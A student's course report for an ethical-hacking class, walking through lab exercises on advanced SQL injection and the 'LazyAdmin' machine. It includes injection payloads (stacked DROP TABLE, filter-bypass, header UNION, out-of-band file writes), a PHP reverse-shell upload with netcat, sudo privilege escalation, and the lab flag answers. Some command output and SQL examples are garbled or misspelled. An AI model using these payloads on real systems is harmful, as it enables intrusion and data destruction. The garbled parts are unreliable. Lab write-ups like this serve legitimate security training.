CORVIT SYSTEM MULTAN

REPORT ABOUT WALKTHROUGH OF

SQL INJECTION ADVANCE LAZYADMIN

SUBMITTED BY:					
Muhammad Adnan					
SUBMITTED TO:					
Supervisor Muhammad Bilal					
Date:					
19/08/2024					
COLIDOR					
COURCE:					
CERTIFIED ETHICAL HACKING					

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SQL INNJECTION ADVANCE:

TASK 01:

IN THIS TASK YOU WILL KNOW WHAT FURTHER LEARN.

START YOUR MACHINE AND WAIT FOR A MINUTE.

AFTER IT, WE SCAN THE THE IP BY THE FOLLOWING COMMMAD

nmap -A -T4 -p 3306, 3389, 445, 139, 135 -Pn <machine-ip>

```
Carting Name / 12 - 3500,2300, 405,350,325 - FR. 18.06.351

Starting Name / 12 - 3500,2300, 405,350,325 - FR. 18.06.351

Starting Name / 12.000 ( https://news.org ) at 3624-80-17 Meize EDT

Mess sam report for 18.18.00.252

FREE ETATE EDRVICE WEAGEON

135/App / Filtered methion-was

135/App / Filtered methion-was

137/App / Filtered methion-was

137/App / Filtered methion-was

137/App / Filtered methion-was

2380/App / Filtered methion-was

Samples Objection performed. Figure report may incorrect counts at https://neap.org/colmmit/ .

Name dome 1 37 address (1 but up) scanned in 1 /6 annuals
```

ANSWER THE QUESTON:

What is the port on which MySQL service is running?

ANS: **3306**

TASK 02:

FIRST YOU COMPLETE THE SQL INJECTION BASICS NOW TAKE ITS RECAP IN THIS TASK, SHORTLY.

IN BAND SQL INJECTION:

"IN THIS ATTACK, ATTACKER USE THE SAME COMMUNICATION CHANNEL FOR IMPLEMENT THE INJECTION AND RETRIVAL THE FILES."

There are two primary types of this are:

1) ERROR BASE SQL INJECTION:

"The attacker manipulates the SQL query to produce error messages from the database."

EXAMPLE:

SELECCT * FROM user FROM id = 1 AND 1=CONVERT(int, (SELECT (@@VERSION))

2)UNION BASE SQL INJECTION:

"The attacker uses the UNION SQL operator to combine the results of two or more SELECT statements into a single result."

EXAMPLE:

SELECT name, email FROM user WHERE id =1 UNOIN ALL SELECT usrname, password FROM admin

BLIND SQL INJECTION:

"IN THIS TYPE OF INJECTION THE ATTACKER CANNOT GET THE ERROR RESULT SOIT USE SLEEP COMMAND TO CHECK THAT HIS COMMAND WORK RIGHT OR NOT."

ITS TWO TYPES OF THIS TYPE SQL INJECTION ARE:

1)BOOLEAN BASED BLIND SQL INJECTION:

"The attacker sends an SQL query to the database, forcing the application to return a different result based on a true or false condition."

2)TIME BASE BLIND SQL INJECTION:

"The attacker sends an SQL query to the database, which delays the response for a specified time if the condition is true."

OUT OF BAND SQL INJECTION:

"THIS TYPE OF ATTACK IS USE BY ATTACKER WHEN IT USE DIFFERENT CHANNELS TO ATTACK AND RETRIVE THE INFORMATION."

ANSWER THE QUESTION:

What type of SQL injection uses the same communication channel for both the injection and data retrieval?

ANS: IN-BAND

In out-of-band SQL injection, which protocol is usually used to send query results to the attacker's server?

ANS: HTTP

"Second-order SQL injection, also known as stored SQL injection, exploits vulnerabilities where usersupplied input is saved and subsequently used in a different part of the application, possibly after some initial processing."

IMPACT:

The danger of Second-Order SQL Injection lies in its ability to bypass typical front-end defences like basic input validation or sanitisation, which only occur at the point of initial data entry. Since the payload does not cause disruption during the first step, it can be overlooked until it's too late, making the attack particularly stealthy.

GO ON THAT URL <a href="http://<MACHINE-IP>/second/update.php">http://<MACHINE-IP>/second/update.php

ENTER THE THIS 12345'; UPDATE books SET book_name = 'COMPROMISED'; -- IN THE BOOK TITLE AND THEN UPDATE IT BY THE GIVEN BUTTON AND THEN FLAG HAS BEEN SHOW IN TOP OF PAGE.



GO ON THAT URL <a href="http://<machine-ip>/second/updata.php">http://<machine-ip>/second/updata.php page

ENTER THIS 12345'; DROP TABLE hello; --

THEN UPDATE THE PAGE AND FLA2 SHOW TO YOU ON TOP.AS SHOWN ON ABOVE FIGURE.

ANSWER THE QUESTION:

What is the flag value after updating the title of all books to "compromised"?

ANS: THM{SO_HACKED}

What is the flag value once you drop the table **hello** from the database?

ANS: THM{TABLE_DROPPED}

TASK 04:

"In advanced SQL injection attacks, evading filters is crucial for successfully exploiting vulnerabilities. Modern web applications often implement defensive measures to sanitise or block common attack patterns, making simple SQL injection attempts ineffective. As pentesters, we must adapt using more sophisticated techniques to bypass these filters. This section will cover such methods, including character encoding, no-quote SQL injection, and handling scenarios where spaces cannot be used. We can effectively penetrate web applications with stringent input validation and security controls by understanding and applying these techniques. "

FIRST YOU VISIT THE URL

http://10.10.64.251/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20OR%2 01=1

THE ERROR MESSAGE IS DISPLAY



THEN ENCODE THE INTRO TO PHP' OR 1=1 – BY USING CYBERCHEF URL ENCODE
THE RESULTED QUERY SEARCH IN URL

THE FOLLOWING DATA DISPLAY



ANSWER THE QUESTIONS:

What is the MySQL error code once an invalid query is entered with bad characters?

ANS: 1063

What is the name of the book where **book ID=6**?

ANS: ANIMAL SERIES

TASK 05;


IN THIS ROOM YOU LEARN ABOUT THE

NO QUOTE INJECTION

NO SPACE INJECTION

GO ON THIS URL <a href="http://<macine-ip>/space/search_users.php?username=1'%0A||%0A--%27+">http://<macine-ip>/space/search_users.php?username=1'%0A||%0A--%27+

THEIR YOU WILL THE PASSWORD



ANSWER THE QUESTIONS:

What is the password for the username "attacker"?

ANS: TESLA

Which of the following can be used if the **SELECT** keyword is banned? Write the correct option only. a) SElect

- b) SeLect
- c) Both a and b
- d) We cannot bypass SELECT keyword filter

ANS: C

TASK 06:

Out-of-band (OOB) SQL injection is an attack technique that pentester/red teamers use to exfiltrate data or execute malicious actions when direct or traditional methods are ineffective. Unlike Inband SQL injection, where the attacker relies on the same channel for attack and data retrieval, Outof-band SQL injection utilises separate channels for sending the payload and receiving the response.

SEARCH THIS URL http:// <MACHINE-IP>/oob/search_visitor.php?visitor_name=1'; SELECT @@version INTO OUTFILE '\\\<MACHINE-IP.\\logs\\out.txt'; --

Then write command I you terminal Is/tmp

Their you see the out.txt file cat it get your answer

Repeate the same proceger with second by change the version to value that give for question

ANSWER THE QUESTIONS:

What is the output of the @@version on the MySQL server?

ANS: **10.4.24-MariaDB**

What is the value of @@basedir variable?

ANS: C:/XAMPP/MYSQL

TASK 07

Advanced SQL injection involves a range of sophisticated methods that go beyond basic attacks. Here are a few important advanced techniques that pentesters should be aware of:

HTTP Header Injection


IN THIS TASK YOU SHOULD USE THE BURP SUITE

SEARCH URL <a href="http://<machine-ip>/httpagent">httpagent

AND ON THE BURP SIUTE AND INTERCEPT THE REQUEST AND CHANGE THE USER REQUET TO

UNION SELECT book_id,flag FROM books

THEN SEND THE REQUEST AND YOU CAPTURE THE FLAG



ANSWER THE FOLLOWING QUESTIONS:

What is the value of the **flag** field in the **books** table where book_id =1?

ANS: THM{HELLO}

What field is detected on the server side when extracting the user agent?

ANS: USER-AGENT

TASK 08:

LEARN ABOUT SECURE SHELL AND PENETESTER

ANSWEER THE QUESTION:

What command does MSSQL support to execute system commands?

ANS: xp_cmdshell

TASK 09

CONCLUTION

ANSWER THE QUESTION:

NO NEED

SESSION 2:

LAZYADMIN:

FIRDT START THE MACHINE AND THEN SCAN IT WITH NMAP

THEN SEARCH THE IP IN BROWSE




THEN SCAN IT USING GOBUSTER


YOU WILL FIND SOME SERVICES RUNNING ON IT

THEN SCAN IT AGAIN WITH GOBUSTER TOOL AND YOU WILL GET MORE SUBDOMAINS

THRN SEARCH ON BROWSER WIYH /CONTENT



THRN SEARCH WITH /ICN




FROM HERE DOWNLOAD THE MYSQL-BACKUP FILE


IN IT HAS PASSWORD OF MANAGER

USE HASHCRACK TO CACK IT

AND THEN LOGIN IN WEBSITE GET WEBSITE WITH /CONTENT/AS



LOGIN SUCCESSFUL



THEN GO TO THE ADS LINK INNWEBSITE


AND COPY PHP REVERSE SHELL FROM GITHUB


WHEN YOU PASTE IT IN AD SEGMENT BEFORE ADD IT START TE NETCAT LISTENER ON TERMINAL

THEN ADD IT

AND SEARCH ON BROWSER /CONTENT/ICN/ADS YOU GET THE FILE YOU UPLOAD WHEN YOU CLICK ON IT YOU GET THE REVERSE SHELL OF WEBSITE

SOME PICS OF THIS PROCESS ARE





AFTER GETTING THE REVERSE SHELL

COMANDS YOU RUN ARE GIEN BELOW

WHOAMI

LS

CD /HOME

LS

CD ITGUY

LS

CAT USER.TXT


YOU GET THE FLAG



USE THE ECHO COMMAND TO COPY THE FILE INTO COPY.SH

AS COMMAND SHOW IN THE PCTURE

THEN USE SUDO -L AND THEN BIN/BASH TO GET ROOT EXCESS



THEN RUN COMMAND

CAT /ROOT/ROOT.TXT

←==========+